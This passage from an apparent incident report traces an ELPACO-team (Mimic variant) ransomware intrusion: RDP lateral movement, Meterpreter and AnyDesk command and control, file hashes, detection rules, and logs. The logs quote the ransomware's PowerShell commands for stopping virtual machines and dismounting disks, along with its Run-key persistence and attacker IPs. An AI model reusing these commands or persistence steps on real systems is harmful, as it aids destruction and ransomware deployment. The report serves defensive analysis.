
Additionally, several SIGMA rules tripped when the batch script was run that can be useful in detecting this activity:


```
proc_creation_win_net_share_unmount.yml (deletion of existing share)
proc_creation_win_susp_file_permission_modifications.yml (creation of share)
proc_creation_win_net_start_service.yml (Starting LanManServer and LanManWorkstation)
```

Remote Desktop Protocol

After the threat actor obtained a domain account with administrative privilege, they were observed using RDP to move laterally to a file server as well as a backup server.

Of note, in at least one instance, the threat actor used the discovery mapping conducted from the Netscan discovery tool to launch the RDP session. This is GUI feature offered in Netscan that allows the user to choose options on a discovered host and launch any number of pre-configured commands:





This can be observed on the beachhead side in process creation events – Security Event Logs (event ID 4688) or Sysmon Event Logs (event ID 1) – when netscan.exe is observed spawning a sub-process of mstsc when the threat actor clicked the “Remote Desktop” option and launched a RDP session with the backup server:

```
A new process has been created.

Creator Subject:
    Security ID:        [redacted]
    Account Name:
    Account Domain:
    Logon ID:

Target Subject:
    Security ID:        S-1-0-0
    Account Name:       -
    Account Domain:     -
    Logon ID:       0x0

Process Information:
    New Process ID:     0x1824
    New Process Name:   C:\Windows\System32\mstsc.exe
    Token Elevation Type:   TokenElevationTypeDefault (1)
    Mandatory Label:        S-1-16-12288
    Creator Process ID: 0x1030
    Creator Process Name:   C:\Users\[redacted]\Desktop\netSCAN\64-bit\netscan.exe
    Process Command Line:   mstsc.exe /v:[redacted]
```

SIGMA rule to detect mstsc.exe being spawned by netscan.exe

Command and Control

Metasploit and Meterpreter

Metasploit was used to exploit the Confluence server and deliver a Meterpreter executable payload via curl, which was then immediately executed. This was repeated three times during the intrusion. Each time, the executable payload was downloaded from IP address 91.191.209[.]46, and the Meterpreter payload connected to the same IP address on port 12385. This IP address appears on many threat feeds including Open Threat Exchange associated with vulnerability scanning and RDP scanning.

The client (Meterpreter running on the victim) started many of its connections to the server by sending a consistent pattern of 27 bytes, exactly the same each time, then one byte that was different, then 4 bytes that were consistent each time the client sent a packet to the server. This is illustrated in the screenshot below. The consistent bytes are outlined in a red box and the byte that was different each time is outlined in a blue box.

```
00000A0D  2a b4 ef 55 f6 06 e3 97  75 87 ac 19 ab d9 87 4c   *..U.... u......L
00000A1D  fc 23 87 4e 2a b4 ef 54  2a b4 ef fd 2a b4 ef 54   .#.N*..T *...*..T
00000A2D  58 03 10 8d c2 2a 53 e7  41 0e d0 61 1f 01 5a 9a   X....*S. A..a..Z.
00000A3D  e2 14 94 2a 50 a6 eb cf  dd 65 43 e8 0c 42 72 50   ...*P... .eC..BrP
00000A4D  fa 63 25 03 04 d2 d8 07  57 fc 48 43 56 1a 92 fa   .c%..... W.HCV...
00000A5D  de c0 17 57 b6 3d 47 1d  68 b2 51 91 d9 10 10 77   ...W.=G. h.Q....w
00000A6D  f9 75 a9 98 f6 b1 9c f2  de eb 33 62 a9 36 d0 59   .u...... ..3b.6.Y
00000A7D  d6 5b 2b b9 5c 14 d7 b3  e8 1b 79 c9 93 c7 b6 f5   .[+.\... ..y.....
00000A8D  f4 14 60 20 5d b6 0e 7b  ed 49 f5 a0 cb 33 4c a3   ..` ]..{ .I...3L.
00000A9D  a7 69 f8 96 6c ce 07 81  47 45 f3 64 d8 4f 03 32   .i..l... GE.d.O.2
00000AAD  a3 97 a7 ea 78 b5 eb 9d  2f 47 cb 66 8d 08 af 48   ....x... /G.f...H
00000ABD  05 1c 30 14 17 fe 97 10  f9 46 f3 0c 62 0e 27 26   ..0..... .F..b.'&
    0005FBFD  78 aa 38 76 a4 18 34 b4  27 99 7b 3a f9 c7 50 6f   x.8v..4. '.{:..Po
    0005FC0D  ae 3d 50 6d 78 aa 38 77  78 aa 38 2e 78 aa 38 76   .=Pmx.8w x.8.x.8v
    0005FC1D  db b6 96 0b de 66 14 6f  3b 9d a3 b6 12 da 9e 7e   .....f.o ;......~
    0005FC2D  e0 9a 0f 47 3b 03 a6 7a  04 7c 3d a2 00 8f 4e ed   ...G;..z .|=...N.
    0005FC3D  a5 4e 94 2e 54 80 63 80  06 48 cc 28 a3 33 34 39   .N..T.c. .H.(.349
    0005FC4D  e5 70 88 b4 bf be 1d f5  50 5c 4c 0e 0a c6 49 9a   .p...... P\L...I.
    0005FC5D  71 d8 d0 81 1a 05 99 11  fd 78 84 43 cf 69 fb 7f   q....... .x.C.i..
00000ACD  2a b4 ef 55 f6 06 e3 97  75 87 ac 19 ab d9 87 4c   *..U.... u......L
00000ADD  fc 23 87 4e 2a b4 ef 54  2a b4 ef cd 2a b4 ef 54   .#.N*..T *...*..T
00000AED  66 b8 61 68 39 f1 11 aa  69 74 fb 65 59 4a f9 1a   f.ah9... it.eYJ..
00000AFD  04 e9 e6 10 8f f6 41 b5  cb 79 59 5f 54 dc 41 3c   ......A. .yY_T.A<
00000B0D  8e a4 19 9b 9f 16 b7 ef  29 e6 4d fe ab e7 63 f8   ........ ).M...c.
00000B1D  da ca c7 75 55 7c 8e a5  f1 a3 64 d2 4f 14 99 a0   ...uU|.. ..d.O...
00000B2D  69 d8 c4 87 a3 b2 44 11  a3 97 2e 3f 9c f2 fb 7f   i.....D. ...?....
```

Figure: Screenshot from Wireshark showing client communication (in red shading) and server replies (in blue shading) between the victim Confluence host and the Metasploit server 91.191.209[.]46 on port 12385

The network communication with the Metasploit server triggered the following Suricata signature from the Emerging Threats ruleset (sid 2025644):

ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)

The Command and Control traffic to the Metasploit server used raw TCP sockets, not HTTP or other common protocols. The connections did not last very long, only about 13 minutes between Confluence exploitation and closing the Metasploit C2 connection, and the threat actor appeared to favor using Metasploit just to run an initial set of commands, and to deliver AnyDesk, then continued most of the intrusion activity over AnyDesk.

AnyDesk

AnyDesk software can be used with either Cloud servers, or “On-Prem” (self-hosted) servers. The threat actor hosted their own On-Prem AnyDesk server at IP address 45.227.254[.]124 (port 443), which was the same IP address that exploited the Confluence vulnerability to run “whoami” 20 minutes before the Metasploit payload was delivered using the same vulnerability.





Figure: AnyDesk Certificate Exchange with Threat Actor’s AnyDesk server 45.227.254.124

Neither Censys nor Shodan had any history of scan data for this IP address. Neither VirusTotal nor AlienVault Open Threat Exchange had any reporting of threat activity associated with this IP. However, scan results from fofa.info showed that less than one month after the intrusion activity, this host was presenting a self-signed certificate on port 3389 with certificate serial number 104770999709883145161872575332968665437 and common name “D-422”

During the intrusion, the threat actor utilized AnyDesk’s [Direct Connection]() feature to establish a connection to a threat actor’s controlled server at IP address 45.227.254.124, bypassing AnyDesk’s relay servers. This direct connection method suggests an attempt to evade detection by network security tools that might otherwise monitor traffic routed through AnyDesk’s central infrastructure. Connecting directly to an external server under their control allows the threat actor to exfiltrate data or control the compromised system more discreetly.



Exfiltration

In an unusual turn for a ransomware incident, there was no extensive file exfiltration before the ransomware was deployed to encrypt files. While some individual files might have been taken through AnyDesk, there were no large archives created, nor was there a significant data transfer to external IP addresses, as indicated by netflow records. A total of just under 70 MB was exchanged in both directions between the threat actor's AnyDesk server and the compromised network, including all remote desktop screen images, as well as the ransomware and other tools sent to the affected systems.

Impact

On the third day of the intrusion, about 62 hours after the initial exploit of the Confluence server, the threat actor used an AnyDesk session to drop a file named ELPACO-team.exe on the Confluence server, but did not immediately execute it. Less than one minute later, the threat actor used RDP to connect from the Confluence server to a backup server, using the "noname" user account that they had previously created using the "u1.bat" script, and using the RDP session, they copied the ELPACO-team.exe file to the backup server in the folder D:\Admin\, then executed it on the backup server.

During sandbox execution, we found that the ransomware binary executes with a graphical user interface as depicted in the screenshots below:




Figure: ELPACO-team ransomware GUI interface 1




Figure: ELPACO-team ransomware GUI interface 2

The ELPACO-team.exe file was a self-extracting 7-zip SFX file, which expanded the following files, all in the path “C:\Users\noname\AppData\Local\Temp\5\7ZipSfx.000\”. The 7za.exe file was created and executed. The 7za.exe file then created the rest of the files.

- 7za.exe
- Everything.exe
- Everything32.dll
- DC.exe
- ELPACO-team.exe
- ENC_default_default_2023-12-27_09-27-40=Telegram@datadecrypt.exe

- gui35.exe
- gui40.exe
- xdel.exe

This pattern of file creation is consistent with a ransomware analysis blog published by Cyfirma in November 2024. The blog describes ELPACO-team ransomware as a variant of Mimic ransomware.

The ELPACO-team.exe file in the 7ZipSfx.000 folder was executed, and it created a new folder:

C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\

Then, it copied all the files listed above to the new folder, while also creating new files in that folder:

- svhostss.exe
- Everything.ini
- Everything2.ini
- Everything32.dll
- Everything64.dll
- global_options.ini

The svhostss.exe file hash matched the hash of the ELPACO-team.exe file that was extracted to the C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\ by 7za.exe, showing that it was just a renamed copy of the same file. A second version of the ransomware binary was also observed with a different hash.

Filename	SHA256
svhostss.exe	0b83f2667abff814bb724808c404396e6ad417591165f1762a8e99ec108d4996
ELPACO-team.exe	0b83f2667abff814bb724808c404396e6ad417591165f1762a8e99ec108d4996
ELPACO-team.exe	a710ed9e008326b981ff0fadb1c75d89deca2b52451d4677a8fd808b4ac0649b

The Everything64.dll file was extracted using the password “7595128543001923103”

user_name	process_command_line
SYSTEM	"C:\Users\noname\AppData\Local\Temp\5\7ZipSfx.000\7za.exe" x -y -p7595128543001923103 Everything64.dll

After extracting the files, the “svhostss.exe” file was executed as a child process of ELPACO-team.exe

event_id	user_name	process_command_line
1	SYSTEM	"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe"

The svhostss.exe process then executed itself as a child process several more times, about 45 seconds later, with command line arguments "-e u1" and "-e u2" and "-e watch -pid 5544 -!"

user_name	process_command_line	parent_name
SYSTEM	"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe"	ELPACO-team.exe
SYSTEM	"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe" -e watch -pid 5544 -!	svhostss.exe
SYSTEM	"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe" -e ul1	svhostss.exe
SYSTEM	"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe" -e ul2	svhostss.exe

Persistence was established by setting the value of the registry Windows Run key:
"HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\svhostss"

to the path of the svhostss.exe file:

"C:\\Users\\noname\\AppData\\Local\\F6A3737E-E3B0-8956-8261-0121C68105F3\\svhostss.exe\"

The ransomware process created two files in the C:\temp\ folder on every system it ran on, one called "MIMIC_LOG.txt" and the other named "session.tmp"

event_id	event_action	process_executable	file_path
11	FileCreate	C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C6810...	C:\temp\MIMIC_LOG.txt
11	FileCreate	C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C6810...	C:\temp\session.tmp

The svhostss.exe ransomware process accessed other processes over 12000 times in less than 10 minutes. Most of the process access events targeted lsass.exe (granted access 0x40) and svchost.exe (granted access 0x40 and 0x121411)

Process access granted 0x40 means **PROCESS_DUP_HANDLE** which is required to call the DuplicateHandle Windows API.

Process access granted 0x121411 means the combination of:


- **PROCESS_QUERY_INFORMATION**
- **PROCESS_VM_READ**
- **PROCESS_TERMINATE**
- **PROCESS_QUERY_LIMITED_INFORMATION**
- **SYNCHRONIZE**
- **READ_CONTROL**

Analysis of command-line activity reveals the threat actor's use of specific PowerShell cmdlets for discovering and interacting with virtual machines. They initiated powershell.exe with the -ExecutionPolicy Bypass flag to execute sequences such as Get-VM for VM enumeration, followed by Get-VHD to identify associated virtual disk files. The pipeline further extended to Get-DiskImage -ImagePath $_.Path and Dismount-DiskImage, suggesting a process of accessing and then unlinking VHD contents. Commands to halt virtual machine operations (Get-VM | Stop-VM) were also noted.

<table>
<tr><th>process.name</th><th>process.command_line</th><th>process.parent.name</th><th>process.parent.command_line</th></tr>
<tr><td>powershell.exe</td><td>powershell.exe -ExecutionPolicy Bypass "Get-Volume | Get-DiskImage | Dismount-DiskImage"</td><td>svhostss.exe</td><td>"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe "</td></tr>
<tr><td>powershell.exe</td><td>powershell.exe -ExecutionPolicy Bypass "Get-VM | Select-Object vmid | Get-VHD | %%{Get-DiskImage -ImagePath $_.Path; Get-DiskImage -ImagePath $_.ParentPath} | Dismount-DiskImage"</td><td>svhostss.exe</td><td>"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe "</td></tr>
<tr><td>powershell.exe</td><td>powershell.exe -ExecutionPolicy Bypass "Get-VM | Stop-VM"</td><td>svhostss.exe</td><td>"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe "</td></tr>
<tr><td>powershell.exe</td><td>powershell.exe -ExecutionPolicy Bypass "Get-Volume | Get-DiskImage | Dismount-DiskImage"</td><td>svhostss.exe</td><td>"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe "</td></tr>
<tr><td>powershell.exe</td><td>powershell.exe -ExecutionPolicy Bypass "Get-VM | Select-Object vmid | Get-VHD | %%{Get-DiskImage -ImagePath $_.Path; Get-DiskImage -ImagePath $_.ParentPath} | Dismount-DiskImage"</td><td>svhostss.exe</td><td>"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe "</td></tr>
<tr><td>powershell.exe</td><td>powershell.exe -ExecutionPolicy Bypass "Get-VM | Stop-VM"</td><td>svhostss.exe</td><td>"C:\Users\noname\AppData\Local\F6A3737E-E3B0-8956-8261-0121C68105F3\svhostss.exe "</td></tr>
<tr><td>cmd.exe</td><td>"C:\Windows\system32\cmd.exe"</td><td>powershell.exe</td><td>"PowerShell.exe" -noexit -command Set-Location -literalPath 'C:\Users\[redacted]\Desktop'</td></tr>
</table>

Figure: Virtual machine discovery commands

After encrypting, files were appended with the .ELPACO-team extension.



Following execution on the backup server, the threat actor was observed opening and presumably checking the ransom note, C:\Decryption_INFO.txt, using Notepad.

